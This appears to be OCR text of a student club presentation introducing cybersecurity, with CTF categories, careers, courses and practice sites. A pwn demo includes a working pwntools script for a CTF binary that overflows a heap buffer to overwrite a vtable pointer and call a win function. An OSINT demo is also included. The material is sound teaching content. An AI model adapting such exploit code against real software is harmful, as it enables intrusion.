What is Cybersecurity & how to get involved

What is Cybersecurity

Categories

Web
Website security

Cryptography
Encryption and math


Forensics
Investigating digital data


Reverse Engineering
Understanding how code works


Binary Exploitation
Low level exploitation

Misc
other

What are the stack and heap?







Career Opportunities

Web

Pentesting websites and apps & web development

Cryptography

Creating and cracking methods of encryption, has more academic opportunities

Forensics

Investigating cybercrime Stenography, OSINT, parsing large data, etc

Reverse Engineering

Malware reverse engineering

Binary Exploitation

AKA “pwn”
National agencies like CSE & CSIS

Misc

any/all of the above

My Co-op's in Cybersecurity

BANK OF CANADA
BANQUE DU CANADA

NOKIA

Xanthus Security

Student Requirement

Computer Science
Cybersecurity Stream
B.C.S. Honours (20.0 credits)

2. 2.0 credits in:	
COMP 2108 [0.5]	Applied Cryptography and Authentication
COMP 3008 [0.5]	Human-Computer Interaction
COMP 3203 [0.5]	Principles of Computer Networks
COMP 4108 [0.5]	Computer Systems Security

- Not many courses
- Pretty cool courses IMO
- Worth doing esp if you're already in honours

Pwn Demo

strings?

Challenge

Sally Ride

100

Sally Kristen Ride (May 26, 1951 – July 23, 2012) was an American astronaut and physicist. Born in Los Angeles, she joined NASA in 1978, and in 1983 became the first American woman and the third woman to fly in space, after cosmonauts Valentina Tereshkova in 1963 and Svetlana Savitskaya in 1982. She was the youngest American astronaut to have flown in space, having done so at the age of 32. - Wikipedia Entry

Chal: I asked ChatGPT to build this binary to honor my hero, the first American woman in space, but its broken and I cannot seem to figure out why. Connect to `0.cloud.chals.io 10568` and help me return the flag.

Author: TJ

chal.bin

1/10 attempts

Flag

Submit

research

VTable

Do you understand what vtable is?

The flag exists somewhere in / directory.

```
from pwn import *

# run chal
context.binary = ELF('chall')
chal = gdb.debug('./chall', gdbscript="b *0x00401504")
# chal = remote('vtable4b.2023.cakectf.com', 9000)

win = int(re.search(b"<win> = (0x[a-fA-F0-9]+)", chal.recvuntil("Display heap")).group(1), 16)
chal.sendline('3')
vtableAddr = int(re.search(b"(0x[a-fA-F0-9]+) | [a-fA-F0-9]+ |  0x", chal.recvuntil("Display heap")).group(1), 16) + 0x38
message = b'aaaaaaaaaaaaaaaaaaaaaaaa' + p64(0x00000021) + p64(vtableAddr) + p64(win)
# write message, overflow to overwrite vtable pointer
chal.sendline('2')
chal.sendline(message)

# display heap
chal.sendline('3')
# call dialogue
chal.sendline('1')
chal.interactive()
```


```
  [ address ]    [ heap data ]
              +------------------+
0x561b79b30ea0 | 0000000000000000 |
              +------------------+
0x561b79b30ea8 | 0000000000000021 |
              +------------------+
0x561b79b30eb0 | 0000000000000000 | <-- message (= '')
              +------------------+
0x561b79b30eb8 | 0000000000000000 |
              +------------------+
0x561b79b30ec0 | 0000000000000000 |
              +------------------+
0x561b79b30ec8 | 0000000000000021 |
              +------------------+
0x561b79b30ed0 | 0000561b79467ce8 | ----------------> vtable for Cowsay
              +------------------+                   +------------------+
0x561b79b30ed8 | 0000561b79b30eb0 |  0x561b79467ce8 | 0000561b794646e2 |
              +------------------+                   +------------------+
0x561b79b30ee0 | 0000000000000000 |                   --> Cowsay::dialogue
              +------------------+
0x561b79b30ee8 | 000000000000f121 |
              +------------------+
```

Wikipedia <3


virtual-method-table


But Cybersecurity isn't always scary


OSINT Demo



STARBUCKS
ESPRESSO & COFFEE
FRAPPUCCINO
REFRESHMENT & TEA
PUMPKIN FOREVER
CRISP APPLE BLISS
EXTRA COLD, PLEASE
DELICIOUS ON THE DAILY

Arizona State University


Starbucks
Iconic Seattle-based coffeehouse chain
Arizona Falls
MIDTOWN
HY-VIEW
Desert Botanical Garden
Casino
202
17
60
10
CENTRAL CITY SOUTH
CENTRAL CITY
VALLEY INTERSTATE INDUSTRIAL CENTER
Starbucks near Southwest Airlines...
COTTON BUSINESS CENTER
RURAL-GENEVA
TEMPE GARDENS
VILLAGE
SOUTH MOUNTAIN VILLAGE
SILVA MOUNTAIN
Raven Golf Club
Kiwanis Park



Starbucks
Iconic Seattle-based coffeehouse chain
Arizona Falls
MIDTOWN
HY-VIEW
Desert Botanical Garden
Casino
CENTRAL CITY SOUTH
CENTRAL CITY
VALLEY INTERSTATE INDUSTRIAL CENTER
COTTON BUSINESS CENTER
RURAL-GENEVA
TEMPE GARDENS
VILLAGE
SOUTH MOUNTAIN VILLAGE
SILVA MOUNTAIN
Raven Golf Club
Kiwanis Park
17
202
60
10





flag{3400_E_Sky_Harbor_Blvd}

Team Europe training for the International Alcohol Poisoning Challenge



How to get involved


Things you can do in cybersecurity

Cybersecurity club

Join the local club and attend the meetings

Cybersecurity steam

Change your stream to the cybersecurity stream



CyberSci

Apply to join a CyberSci team next year

CTF events

Sign up for online/local CTF events: ctftime.org

Carleton Cybersecurity Club

Events & Meeting Time

Fridays 6pm-7pm (Location: TBD)

- Hacking Workshops
- Social Events
- Guest Speakers
- Hacking CTF Challenges

Social Media Links

Instagram: https://www.instagram.com/carletoncybersecurityclub
Discord: https://discord.gg/8Dp4WntxGn
LinkedIn: https://www.linkedin.com/company/carleton-cyber-security-club/
Email: cyberseccarleton@gmail.com

Discord Server

Where to practice/learn?

Websites for Learning

TryHackMe: https://tryhackme.com/
CTF Handbook: https://ctf101.org/
Linux: https://linuxjourney.com/

Websites for Practicing Pentesting

TryHackMe: https://tryhackme.com/
HackTheBox: https://www.hackthebox.com/

Jeopardy Style CTF

PicoCTF: https://picoctf.org/
Wargames: https://overthewire.org/wargames/
RingZer0CTF: https://ringzer0ctf.com/challenges
GoogleCTF: https://capturetheflag.withgoogle.com/challenges

Virtual Machine Resources

Hypervisors

VirtualBox: https://www.virtualbox.org/
VMware: https://www.vmware.com/ca.html

Linux VMs

Kali: https://www.kali.org/get-kali/#kali-platforms
Parrot: https://parrotsec.org/download/
Ubuntu: https://ubuntu.com/download

Recommended Learning Path For Beginners

Learning Path

1. Download a linux virtual machine
2. Learn Linux - Beat the Bandit Game on OverTheWire (https://overthewire.org/wargames/)
3. Read CTF101 (https://ctf101.org/)
4. Try some challenges on picoCTF (https://picoctf.org/)
5. For penetration testing check out TryHackMe (https://tryhackme.com/) to learn common hacking tools and techniques
6. Try the Starters Series on TryHackMe (8 free VMs you can hack)

Thank you

Any questions?